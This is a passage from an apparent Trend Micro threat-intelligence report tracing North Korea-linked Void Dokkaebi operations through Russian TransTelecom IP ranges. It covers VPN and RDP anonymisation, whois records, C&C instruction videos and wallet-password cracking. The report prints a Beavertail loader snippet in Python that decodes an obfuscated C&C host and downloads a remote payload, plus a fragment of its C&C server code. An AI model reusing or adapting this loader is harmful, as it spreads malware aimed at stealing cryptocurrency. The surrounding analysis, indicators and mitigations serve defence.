Upon analyzing the anonymization layers used in campaigns linked to North Korea, we found that certain Russian IP addresses were repeatedly utilized in the deeper, more concealed layers. These Russian IP addresses also occasionally connected to remote management portals and the C&C systems associated with Beavertail-related IP addresses. These IP addresses also frequently used Astrill VPN. It is known that several campaigns linked to North Korea heavily rely on Astrill VPN to obscure the origin of their attacks. Therefore, our assessment is that North Korea-aligned actors sometimes failed to use a VPN service or proxy and then leaked their real IP addresses in Russia.

To obfuscate the usage of Russian IP ranges, other anonymization methods are employed as well (Figure 6). In addition to Astrill VPN, the use of RDP is notably prevalent. Dozens of RDP VPS servers are accessed from the Russian IP ranges, and these servers are then used to connect to service providers that are typically used by Void Dokkaebi. These services include communication platforms like Discord, Mattermost, Microsoft Teams, Skype, Slack, and Telegram. Additionally, various cryptocurrency related services and job recruitment websites like LinkedIn and Upwork are frequently accessed. Coding-related websites like Visual Code and GitHub are also visited. Given the probable geographical spread of Void Dokkaebi-associated cybercriminals, it’s likely that additional origins and anonymization techniques will be employed.



Servers with RDP
IP address ranges in Russia
Dedicated proxies
Cryptocurrency wallets, Discord, Dropbox, GitHub, LinkedIn, Microsoft Teams, Skype, Slack, SMSPool, Telegram, Terabox, Upwork
VPN
©2025 TREND MICRO

Figure 7. Anonymization scheme associated with Void Dokkaebi
download

On one occasion, we obtained explicit proxy logs from January 2025, originating from a CCProxy installation found on a compromised cloud instance. The proxy logs revealed activity consistent with North Korean operations. The proxy was accessed by IP address 188[.]43[.]33[.]251 in Russia, which we had already flagged for potential North Korean cybercrime activity. This IP address had been accessing internet services typically utilized by North Korean actors, such as:

- Aptos @ Sui Wallet
- Astrill VPN
- DeBank
- Dropbox
- Exodus Wallet
- GitHub
- Keplr Wallet
- Rabby Wallet
- Reown
- SMSPool

- Skype
- Sprig
- Telegram
- Terabox
- Upwork
- Visual Studio

We list the Russian IP ranges that have been used in suspected North Korea-related campaigns in Table 1.

IP ranges	ASN	Network name	Created	Region
80.237.84.0/24	20485	KPOST-NET	September 7, 2024	Khasan, Russia
80.237.87.0/24	20485	SKYFREIGHT-NET	December 11, 2024	Khasan, Russia
83.234.227.0/24	20485	SKYFREIGHT-NET	June 2, 2023	Khasan, Russia
188.43.136.0/24	20485	KPOST-NET2	September 12, 2017	Khabarovsk, Russia
188.43.33.249 188.43.33.250 188.43.33.251 188.43.33.252 188.43.33.253	20485	(Generic network name)	Undetermined	Undetermined

Table 1. Russian IP ranges with suspected North Korean cybercrime activities. Geolocation based on RIPE whois data.

We also assess with low confidence that two IP addresses in 188[.]43[.]136[.]0/24 are frequently used by North Korean-aligned IT workers to report back to their homeland. These two IP addresses exhibit similar patterns as two other IP addresses in 175[.]45[.]176[.]0/22 that are assigned to the autonomous system network (ASN) of North Korea. We suspect these two North Korean IP addresses are also used to connect back from foreign sites where North Korean workers have been deployed for offensive cyber-attacks. More concrete we have evidence that these IP addresses were connected to from China, Russia, Pakistan and other regions, that also exhibited North Korea-aligned cyber activity. We assess that the following IP addresses are used to connect back to North Korea by North Korean-aligned actors abroad; a related assessment was made here:

- 175[.]45[.]176[.]21
- 175[.]45[.]176[.]22
- 188[.]43[.]136[.]115

- 188[.]43[.]136[.]116

The Russian IP ranges in Table 1 belong to ASN AS20485, which belongs to TransTelecom in Russia. TransTelecom has acted like a second upstream internet provider for North Korea since 2017. It has been reported that a fiber optic cable has been put over the Korea-Russia Friendship Bridge near Khasan in 2017 (Figure 7) to form a second upstream provider for North Korea. The IP range 188[.]43[.]136[.]0/24 was registered in RIPE just around the time that TransTelecom started as an upstream provider for North Korea. Additionally, two more recent IP ranges are assigned to organizations in Khasan, Russia. Since 2022, increased activity in Khasan has been observed through satellite imagery. The railway station in Khasan is believed to facilitate the transport of people and freight over the bridge into North Korea.




Figure 8. Korea-Russia Friendship Bridge near Khasan, Russia
download

inetnum: 80.237.84.0 - 80.237.84.255 netname: KPOST-NET descr: (MS002204) TTK-DV, descr: Hasan, Russia country: RU admin-c: AMIK1-RIPE tech-c: AMIK1-RIPE status: ASSIGNED PA mnt-by: TRANSTELECOM-MNT created: 2024-09-07T12:17:04Z last-modified: 2024-09-07T12:17:04Z source: RIPE # Filtered	inetnum: 80.237.87.0 - 80.237.87.255 netname: SKYFREIGHT-NET descr: (MS009388) SKYFREIGHT, descr: Hasan, Russia country: RU admin-c: AMIK1-RIPE tech-c: AMIK1-RIPE status: ASSIGNED PA mnt-by: TRANSTELECOM-MNT created: 2024-12-11T11:32:17Z last-modified: 2024-12-11T11:32:17Z source: RIPE
inetnum: 188.43.136.0 - 188.43.136.255 netname: KPOST-NET2 descr: (MS003584) TTK-DV, descr: Khabarovsk, Russia, Russia country: RU admin-c: AMIK1-RIPE tech-c: AMIK1-RIPE status: ASSIGNED PA mnt-by: TRANSTELECOM-MNT created: 2017-09-12T08:09:54Z last-modified: 2017-09-12T08:09:54Z source: RIPE # Filtered	inetnum: 83.234.227.0 - 83.234.227.255 netname: SKYFREIGHT-NET descr: (MS009388) Skyfreight_Limited, descr: Hasan, Russia country: RU admin-c: KTTK-RIPE tech-c: KTTK-RIPE status: ASSIGNED PA mnt-by: TRANSTELECOM-MNT created: 2023-06-02T15:31:08Z last-modified: 2023-06-02T15:31:08Z source: RIPE # Filtered

Table 2. Whois information from RIPE

Another IP range is allocated to Khabarovsk, Russia (Table 2). Khabarovsk is approximately 435 miles from the North Korean border, maintains cultural and economic ties with North Korea, and has a North Korean minority residing there (Figure 8). This leads us to an intriguing hypothesis that some of the North Korean cybercrime activities are conducted through internet infrastructure located in the Russian towns of Khasan and Khabarovsk.





Figure 9. North Korea’s proximity to Khasan and Khabarovsk in Russia
download

Instruction videos

We obtained seven videos with what it appears like non-native English text, which painstakingly explain how to set up components of the Beavertail C&C server (Table 3). This reinforces our theory that these videos are aimed at less skilled conspirators outside the core actor group. Among other things, the videos detail how to set up Dropbox accounts on those servers and change code. The videos were likely created during an RDP session to the Beavertail C&C server 95[.]164[.]18[.]177 at the end of January 2025 by someone who is logged in with a BlockNovas[.]com account. In the videos, it is visible that a new free Dropbox account is created with another BlockNovas[.]com e-mail address and the confirmation e-mail from Dropbox arrives on the system instantly, as could be seen in a new e-mail notification on screen (Figure 9). We think it likely that the creator of the video was connected to the Beavertail C&C server from the IP address 188[.]43[.]33[.]251 in Russia. We were not able to determine whether the person was in the same geolocation as the IP address 188[.]43[.]33[.]251, but we think this is a plausible option. In one of the videos, it was also explained how to crack cryptocurrency wallet passwords. One of the servers that was set up to assist in these computationally expensive tasks was IP address 188[.]43[.]33[.]250.



```
import base64,platform,os,subprocess,sys
try:import requests
except:subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'requests']);import requests

ot = platform.system()
home = os.path.expanduser("~")
host="hpYW8uY29tbGlhbnhpbn"
host1 = base64.b64decode(host[10:] + host[:10]).decode()
host2 = f'http://{host1}:5000'
pd = os.path.join(home, ".n2")
ap = pd + "/pay"
def download_payload():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
    except:pass

    try:
        aa = requests.get(host2+"/payload/"+sType, allow_redirects=True)
        with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_payload()
```


```
app.get("/client/:userid?", (req, res) => {
  try {
    let userId = req.params.userid || "default";
    // logMessage("--request --client", userId);

    const pythonCode = "sType = '" + userId +
    '\'\n\nt="DF90pw2dTi9UQB8FRkQmJ0pVRkMeFCgnTVYfBV9IKzUVQWUVQhYrJVxDA1t
```

Encoded script using Base64. Do you remember Extra apps?

may.ann@blocknovas.com received 1 new message
Hi May, please verify your email address from Dropbox
Hi May, We just need to verify your email

Figure 10. Video stills from instruction videos that were recorded during an RDP session into the Beavertail C&C server 95[.]164[.]18[.]177 on January 28, 2025 by someone using a BlockNovas account

download



Agents (4)

Show 50 entries

Search:

Id	Act	Name / Owner / Client	GPUs/CPUs	CPU only	Last activity	Access Groups	Action
1	☑	[redacted] 🔒 --- Running: s3-python-0.7.2.4	1 × 12th Gen Intel(R) Core(TM) i7-12700 1 × Intel(R) UHD Graphics 770 1 × NVIDIA GeForce RTX 3060	No	sendProgress at 25.10.2024, 04:11:59 IP: 95.164.33.66	Default Group	🗑
3	☑	[redacted] 🔒 --- Running: s3-python-0.7.2.4	1 × 12th Gen Intel(R) Core(TM) i7-12700 1 × Intel(R) UHD Graphics 770 1 × NVIDIA GeForce RTX 3060	No	getTask at 25.10.2024, 04:12:02 IP: 188.43.33.250	Default Group	🗑
5	☑	[redacted] 🔒 --- Running: s3-python-0.7.2.4	1 × 12th Gen Intel(R) Core(TM) i7-12700F 1 × NVIDIA GeForce RTX 3060	No	getTask at 23.12.2024, 13:39:21 IP: 188.43.33.250	Default Group	🗑
7	☑	[redacted] 🔒 --- Running: s3-python-0.7.2.4	1 × 12th Gen Intel(R) Core(TM) i7-12700 1 × NVIDIA GeForce RTX 3060	No	downloadBinary at 24.10.2024, 07:11:00 IP: 188.43.33.250	Default Group	🗑

Showing 1 to 4 of 4 entries

Hashtopolis: 0.14.2 commit d397e4b - About - Help

©2016-2025 s3in!c - Hashtopolis

Figure 11. Still about Hashtopolis from one of the videos recorded by someone with a BlockNovas account

download

Video	Summary of contents
Video 1	Instructions on how to use node.js and adapt some code. Instructions on how to sign up for Dropbox.
Video 2	• Instructions on how to install and use Dropbox. • Instructions on how to set up an FTP server.
Video 3	• An explanation of the scripts on Beavertail malware C&Cs. • Instructions on how to decode C&C scripts, replace hardcoded C&Cs, and then encode the scripts again.
Video 4	• Instructions on how to access infected hosts through a websocket • Instructions on how to upload stolen information on cryptocurrency wallets to Dropbox • Instructions on how to check the balance of cryptocurrency wallets
Video 5	Instructions on how to use passwords stored in a browser and how to crack passwords of cryptocurrency wallets
Video 6	Instructions on how to install Windows Internet Information Services (IIS)
Video 7	Detailed explanation of how to use Hashcat and Hastopolis to crack passwords

Table 3. Contents of the seven videos

Outlook and conclusions

We believe the primary motive of Void Dokkaebi remains theft of cryptocurrency from victims' wallets. We assess that not all Beavertail-related campaigns employ identical infrastructure setups. This suggests the existence of different cells of cybercriminals who operate with slight variations in their methods and infrastructure used. Some clusters of Void Dokkaebi-related campaigns appear to originate from IP ranges in Russia; others might originate from China, South America or Pakistan. Public reports have mentioned that North Korea sends IT workers abroad to commit cybercrime from there. We suspect that forkers are recruited by North Korea to perform simple tasks, too. The instruction videos in English that we have found give further evidence for this. This suggests that while the skills needed to set up Void Dokkaebi campaigns are not necessarily advanced, the campaigns are highly effective and scale well.

We anticipate that the scope of Void Dokkaebi attacks will eventually expand to include more espionage-like activities. Given that a significant portion of the deeper layers of the North Korean actors' anonymization network is in Russia, it is plausible, with low to medium confidence, that some form of intentional cooperation or infrastructure sharing exists between North Korea and Russian entities. A logical next step in this potential cooperation would be handing over initial access to victim's organizations to groups that are more interested in cyber espionage.

To help mitigate threats like Void Dokkaebi, it's crucial that IT professionals ensure the code is never executed on a production server or on any corporate or personal laptops when they are asked to perform a code review or complete a coding test as part of an interview. Instead, these tasks should be conducted within an isolated virtual environment. This setup prevents access to any private or sensitive information, safeguarding against potential data exfiltration. Once the test is completed, the virtual environment should be securely destroyed to maintain confidentiality.

During the interview process, candidates should also remain vigilant for any indications of deepfakes or AI-generated responses from the interviewers. For instance, if the interviewer consistently provides vague or general answers before addressing the question directly, it may be a sign of the interviewer using AI to formulate the answers. Being aware of these nuances can help ensure a more secure and genuine interview.

Proactive security with Trend Vision One™

Organizations can protect themselves from threats like these with Trend Vision One™ – the only AI-powered enterprise cybersecurity platform that centralizes cyber risk exposure management, security operations, and robust layered protection. This comprehensive approach helps you predict and prevent threats, accelerating proactive security outcomes across your entire digital estate. Backed by decades of cybersecurity leadership and Trend Cybertron, the industry's first proactive cybersecurity AI, it delivers proven results: a 92% reduction in ransomware risk and a 99% reduction in detection time. Security leaders can benchmark their posture and showcase continuous improvement to stakeholders. With Trend Vision One, you're enabled to eliminate security blind spots, focus on what matters most, and elevate security into a strategic partner for innovation.

Trend Vision One Threat Intelligence

To stay ahead of evolving threats, Trend Vision One customers can access a range of Intelligence Reports and Threat Insights. Threat Insights helps customers stay ahead of cyber threats before they happen and allows them to prepare for emerging threats by offering comprehensive information on threat actors, their malicious activities, and their techniques. By leveraging this intelligence, customers can take proactive steps to protect their environments, mitigate risks, and effectively respond to threats.

Trend Vision One Intelligence Reports App [IOC Sweeping]

> *Russian Infrastructure Plays Crucial Role in North Korean Cybercrime Operations*

Trend Vision One Threat Insights App

- **Threat Actors:** Void Dokkaebi
- **Emerging Threats:** **Russian Infrastructure Plays Crucial Role in North Korean Cybercrime Operations**

Hunting Queries

Trend Vision One Search App

Trend Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

Beavertail Malware Detection Query

> malName: *BEAVERTAIL* AND eventName:MALWARE_DETECTION AND LogType: detection

More hunting queries are available for Trend Vision One customers with Threat Insights Entitlement enabled.

Indicators of Compromise (IOCs)

The indicators of compromise for this entry can be found here.

With additional insights from Fyodor Yarochkin

Tags

Articles, News, Reports | Cyber Threats | Research